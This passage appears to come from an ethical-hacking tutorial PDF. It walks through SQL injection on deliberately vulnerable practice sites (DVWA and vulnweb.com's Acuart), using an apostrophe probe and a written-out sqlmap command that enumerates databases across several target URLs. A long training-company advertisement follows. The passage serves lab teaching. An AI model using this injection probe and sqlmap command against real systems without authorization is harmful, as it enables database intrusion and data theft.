
Congrats!!! We got successful login and you can read the secret given for Thor which exactly same as inside the "heroes" table.

Conclusion: Through this article, we had learned how to perform an attack on a login form of a web site and retrieve its data from inside the database.


SQL Injection Exploitation in Multiple Targets using Sqlmap

SQL Injection Exploitation in Multiple Targets using Sqlmap


Start dvwa and select SQL injection vulnerability here **type user ID** and **click** on **submit**, now **copy** the **URL**.




Start kali Linux then create a text file as **sql.txt** on the desktop which will contain URL for multiple target and past copied URL in a text file. From the screenshot, you can perceive that I had pasted above URL in this text file and save as **sql.txt**




Repeat the same process with different web. Now open the **vulnweb.com**, here **click** on **URL** given for**Acuart**.




Now **click** on **browse categories** then **click** on the **poster**



Now let verify whether the ID is vulnerable to SQL injection or not. Use this **apostrophe** (**'**) at the end of URL as shown in the screenshot. You can see I have received an error message which means the ID is vulnerable to SQL injection. **Copy** its **URL**




Paste above-copied **URL** under **sql.txt**, and save it again. So here I have saved two URL in a text file which means two vulnerable ID of the different web is saved under sql.txt file.




Open the terminal and type following command to scan multiple targets through sqlmap for SQL injection.


```
sqlmap -m /root/Desktop/sql.txt -dbs --batch
```



So here you can see I have got database names for multiple targets. Here I found **dvwa** under database names.



Later I have got another database name **acurat.** Now try yourself for multiple ID.



Reference:

- https://www.hackingarticles.in/comprehensive-guide-to-sqlmap-target-options15249-2/
- https://www.hackingarticles.in/database-penetration-testing-using-sqlmap-part-1/
- https://www.hackingarticles.in/exploiting-form-based-sql-injection-using-sqlmap/
- https://www.hackingarticles.in/sql-injection-exploitation-multiple-targets-using-sqlmap/

About Us

About Us

"Simple training makes Deep Learning"

"IGNITE" is a worldwide name in IT field. As we provide high-quality cybersecurity training and consulting services that fulfil students, government and corporate requirements.
We are working towards the vision to "Develop India as a Cyber Secured Country". With an outreach to over eighty thousand students and over a thousand major colleges, Ignite Technologies stood out to be a trusted brand in the Education and the Information Security structure.

We provide training and education in the field of Ethical Hacking & Information Security to the students of schools and colleges along with the corporate world. The training can be provided at the client's location or even at Ignite's Training Center.
We have trained over 10,000 + individuals across the globe, ranging from students to security experts from different fields. Our trainers are acknowledged as Security Researcher by the Top Companies like - Facebook, Google, Microsoft, Adobe, Nokia, Paypal, Blackberry, AT&T and many more. Even the trained students are placed into a number of top MNC's all around the globe. Over with this, we are having International experience of training more than 400+ individuals.

The two brands, Ignite Technologies & Hacking Articles have been collaboratively working from past 10+ Years with about more than 100+ security researchers, who themselves have been recognized by several research paper publishing organizations, The Big 4 companies, Bug Bounty research programs and many more.

Along with all these things, all the major certification organizations recommend Ignite's training for its resources and guidance.
Ignite's research had been a part of number of global Institutes and colleges, and even a multitude of research papers shares Ignite's researchers in their reference.

What We Offer

Ethical Hacking

The Ethical Hacking course has been structured in such a way that a technical or a non-technical applicant can easily absorb its features and indulge his/her career in the field of IT security.

Bug Bounty 2.0

A bug bounty program is a pact offered by many websites and web developers by which folks can receive appreciation and reimbursement for reporting bugs, especially those affecting to exploits and vulnerabilities.
Over with this training, an indivisual is thus able to determine and report bugs to the authorized before the general public is aware of them, preventing incidents of widespread abuse.

Network Penetration Testing 2.0

The Network Penetration Testing training will build up the basic as well advance skills of an indivisual with the concept of Network Security & Organizational Infrastructure. Thereby this course will make the indivisual stand out of the crowd within just 45 days.

Red Teaming

This training will make you think like an "Adversary" with its systematic structure & real Environment Practice that contains more than 75 practicals on Windows Server 2016 & Windows 10. This course is especially designed for the professionals to enhance their Cyber Security Skills

CTF 2.0

The CTF 2.0 is the latest edition that provides more advance module connecting to real infrastructure organization as well as supporting other students preparing for global certification. This curriculum is very easily designed to allow a fresher or specialist to become familiar with the entire content of the course.

Infrastructure Penetration Testing

This course is designed for Professional and provides an hands-on experience in Vulnerability Assessment Penetration Testing & Secure configuration Testing for Applications Servers, Network Deivces, Container and etc.

Digital Forensic

Digital forensics provides a taster in the understanding of how to conduct investigations in order for business and legal audien ces to correctly gather and analyze digital evidence.